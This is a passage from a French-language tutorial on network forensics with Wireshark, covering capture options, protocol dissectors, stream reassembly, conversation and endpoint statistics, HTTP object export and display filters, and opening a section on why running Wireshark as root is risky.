


Fig. 1 : Page d'accueil.




Fig. 2 : Interfaces disponibles.

Il est possible de démarrer une capture depuis la zone **Start** en sélectionnant une des interfaces réseau détectées par Wireshark. Il est possible d'écouter sur toutes les interfaces.

Il est également possible de capturer le trafic sur le bus USB. Il faut préalablement avoir chargé le module **usbmon** (**sudo modprobe usbmon**). De nouvelles interfaces sont listées dans la zone **Start** (Figure 2).

Les options de capture sont accessibles depuis le menu **Capture > Options** (Figure 3, page suivante).

La zone **Capture Filter** permet de renseigner des filtres (format BPF). Ceux qui ne peuvent vivre plus de 15min sans lire du code pseudo-assemblé se réjouiront à la lecture du **Compile selected BPFs** (Figure 4, page suivante).

Ensuite, que l'on soit en mode **Capture** ou en mode **Lecture**, la fenêtre suivante s'affiche (voir Figure 5, page 63).

On y trouve, en haut, un tableau (**Packet List**) présentant un résumé des données techniques de chaque paquet. En bas à gauche (**Packet Details**), des informations beaucoup plus détaillées, présentées par « couche » du modèle TCP/IP. Enfin, en bas à droite (**Packet Bytes**), l'affichage de « payload » en hexadécimal et en ASCII. Note : si vous souhaitez tweepic'er un extrait de payload en masquant certaines informations, n'oubliez pas de flouter la partie ASCII et son équivalent en hexadécimal !




Fig. 3 : Options de capture.

Wireshark fait automatiquement le lien entre les données sélectionnées dans un de ces trois panels en les surlignant comme sur la Figure 6 ci-contre.

Un de ses principaux atouts tient dans les nombreux dissecteurs protocolaires qui permettent une analyse détaillée du trafic autrement que paquet par paquet. En cela, Wireshark est à l'analyse réseau ce qu'IDA Pro est à l'ingénierie à rebours.

Les dissecteurs protocolaires de Wireshark ont pour objectif de replacer les paquets dans leur contexte « applicatif ». Les protocoles les plus populaires sont supportés, mais pas seulement. On trouve ainsi un dissecteur pour le protocole FINS utilisé dans les environnements SCADA (pilotage de PLC Schneider).




Fig. 4 : Filtre BPF compilé.




Fig. 5 : Fenêtre principale.




Fig. 6 : Sélection multi-panneaux.

Le dissecteur HTTP permet ainsi de passer de ceci :




Fig. 7 : Affichage simple.

À cela, ce qui, vous le reconnaîtrez, est tout de suite plus parlant :




Fig. 8 :
Affichage après
application du
dissecteur et
réassemblage.

Cette transformation est rendue possible par une des deux fonctions les plus utilisées dans Wireshark : **Follow TCP Stream** ou **Follow UDP Stream** en fonction du protocole de transport utilisé.

Ces deux fonctions activent le réassemblage des paquets et leur restitution au sein d'une session.

Il suffit de sélectionner n'importe quel paquet dans le panel **Packet List** et de sélectionner la fonction idoine accessible depuis le clic droit de la souris.

Autant en TCP les résultats sont fiables, autant en UDP ils peuvent être aléatoires (*Put the blame on RFC*).

Ainsi, le réassemblage d'une requête DNS se présente comme ceci :



Fig. 9 : Réassemblage UDP.

Le protocole UDP ne connaissant pas la notion d'état (ni la crise), plusieurs requêtes sont mélangées dans cette capture.

Dernier cas de *Following* : le **Follow SSL Stream**. Cette fonction permet de déchiffrer les flux si l'on dispose des clefs privées nécessaires.

Wireshark propose aussi, sous le menu **Statistics**, des fonctions intéressantes.

Ainsi, l'affichage des conversations entre machines (au niveau IP dans l'exemple de la Figure 10, page suivante).

397 conversations ont été identifiées. Une conversation est un échange entre une machine A et une machine B dans un sens. Un dialogue est donc équivalent à deux conversations.

La liste des Endpoints est elle aussi riche en informations si l'on a pris le soin de configurer la géolocalisation IP (**Edit > Preferences > Name resolution**) (Figure 11, page suivante).

Conversations: adg_impression_logistique_sa-F0699_20150204_164500.pcap

Ethernet: 4 Fibre Channel FDDI IPv4: 397 IPv6: 1 IPX JXTA NCP RSVP SCTP TCP: 552 Token Ring UDP: 5 USB WLAN

IPv4 Conversations

Address A	Address B	Packets	Bytes	Packets A→B	Bytes A→B	Packets B→A	Bytes B→A	Rel Start	Durat
192.168.3.11	192.168.3.255	9	2 215	9	2 215	0	0	0,000000000	270
8.8.8.8	192.168.3.11	28	2 798	14	1 627	14	1 171	154,853953000	248
64.4.10.33	192.168.3.11	2	180	1	90	1	90	154,915250000	(
192.168.3.11	193.200.241.199	17	3 328	9	1 069	8	2 259	345,887448000	.
23.200.86.248	192.168.3.11	73	64 322	45	61 903	28	2 419	346,691412000	8
192.168.3.11	213.186.33.2	867	827 074	293	18 117	574	808 957	351,968015000	;
46.19.37.108	192.168.3.11	10	949	5	479	5	470	484,082497000	(
82.130.26.27	192.168.3.11	90	5 821	39	2 186	51	3 635	484,363256000	208
192.168.3.11	193.23.244.244	42	13 170	24	5 936	18	7 234	485,304264000	42
192.168.3.11	212.112.245.170	3	186	3	186	0	0	486,296238000	(
76.74.170.223	192.168.3.11	15	930	0	0	15	930	494,706747000	209
82.94.251.220	192.168.3.11	39	5 715	15	2 110	24	3 605	525,227100000	208
38.229.70.4	192.168.3.11	90	5 815	40	2 240	50	3 575	535,211866000	208
188.138.122.22	192.168.3.11	30	2 120	15	850	15	1 270	545,632143000	208
192.168.3.11	192.251.226.206	90	5 815	50	3 575	40	2 240	555,609042000	208
76.73.17.194	192.168.3.11	6	348	3	162	3	186	605,403113000	.
192.168.3.1	224.0.0.251	1	87	1	87	0	0	847,183784000	(
154.35.32.5	192.168.3.11	771	711 950	459	669 527	312	42 423	1515,093516000	18
192.168.3.11	194.109.206.212	54	31 365	25	4 052	29	27 313	1518,318634000	17

☒ Name resolution ☐ Limit to display filter

Aide Copier Follow Stream Graph A→B Graph A←B Fermer

Fig. 10 : Conversations IP.

Apparaissent dans cette fenêtre les données de géolocalisation des adresses IP contenues dans le « dump ».

Poursuivons par deux fonctions fréquemment utilisées :

⇒ **Statistics > HTTP > Requests** : comme son nom le laisse deviner, elle affiche sous forme de liste les requêtes HTTP contenues dans la Figure 12, ci-contre.

Endpoints: adg_impression_logistique_sa-F0699_20150204_164500.pcap

Ethernet: 5 Fibre Channel FDDI IPv4: 399 IPv6: 2 IPX JXTA NCP RSVP SCTP TCP: 949 Token Ring UDP: 10 USB WLAN

IPv4 Endpoints

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	AS Number	Country	Country	City
192.168.3.11	22 600	10 086 760	11 316	3 114 634	11 284	6 972 126	-	-	-	-
192.168.3.255	9	2 215	0	0	9	2 215	-	-	-	-
8.8.8.8	28	2 798	14	1 627	14	1 171	-	United States	Mountain View, CA	-
64.4.10.33	2	180	1	90	1	90	-	United States	Redmond, WA	-
193.200.241.199	17	3 328	8	2 259	9	1 069	-	Germany	-	-
23.200.86.248	73	64 322	45	61 903	28	2 419	-	France	-	-
213.186.33.2	867	827 074	574	808 957	293	18 117	-	France	-	-
46.19.37.108	10	949	5	479	5	470	-	Netherlands	-	-
82.130.26.27	90	5 821	39	2 186	51	3 635	-	Finland	-	-
193.23.244.244	42	13 170	18	7 234	24	5 936	-	Germany	-	-
212.112.245.170	3	186	0	0	3	186	-	Germany	-	-
76.74.170.223	15	930	0	0	15	930	-	United States	New York, NY	-
82.94.251.220	39	5 715	15	2 110	24	3 605	-	Netherlands	-	-
38.229.70.4	90	5 815	40	2 240	50	3 575	-	United States	Washington, DC	-
188.138.122.22	30	2 120	15	850	15	1 270	-	Germany	-	-
192.251.226.206	90	5 815	40	2 240	50	3 575	-	Netherlands	Amsterdam, 07	-
76.73.17.194	6	348	3	162	3	186	-	United States	Denver, CO	-
192.168.3.1	1	87	1	87	0	0	-	-	-	-
224.0.0.251	1	87	0	0	1	87	-	-	-	-

☒ Name resolution ☐ Limit to display filter

Aide Copier Map Fermer

Fig. 11 : Géolocalisation des Endpoints.




Fig. 12 : Liste des requêtes HTTP.

⇒ enfin, la fonction **File > Export Objects > HTTP** :




Fig. 13 : Exportation des objets HTTP.

Elle permet d'enregistrer certains objets (fichiers) transférés au-dessus de HTTP. Ce protocole étant très largement utilisé pour diffuser des malwares en tous genres, on comprend bien l'intérêt de cette fonction. Récupérer le dernier Cryptolocker se fait alors en deux ou trois clics.

Nous terminerons ce rapide tour d'horizon sur les filtres d'affichage qui, avec les dissecteurs dont nous avons déjà parlé, sont un des gros atouts de Wireshark.

Wireshark utilise un véritable langage permettant d'utilisation de filtres simplissimes - mais néanmoins puissants - comme :

Fichier

```
http
tcp
dns
```

Mais aussi des filtres à base d'expressions plus complexes et aux résultats plus précis/concis :

Fichier

```
http.content_type == "application/octet-stream"
data-text-lines contains "javascript"
ip.addr == 192.168.0.1
```

Les filtres les plus souvent utilisés peuvent être sauvegardés dans le profil de l'utilisateur.

3. GUIDE D'HYGIÈNE INFORENSIQUE RÉSEAU

3.1 To Be or Not To Be (root)

Pour capturer du trafic réseau, il faut avoir un accès privilégié à l'interface réseau (ou tout du moins à son pilote). Qui dit accès privilégié dit donc 'root' (ou Administrateur). Un bon **sudo wireshark** s'impose donc avant de voir défiler les paquets sur l'écran. Nous qualifierons cette façon de faire « YOLO Network Forensics », car comme tout logiciel complexe - et Dieu sait que Wireshark est un logiciel complexe, ne serait-ce que par les nombreux dissecteurs qu'il utilise ! - Wireshark peut comporter des vulnérabilités affectant sa sécurité (et celle de l'analyste).

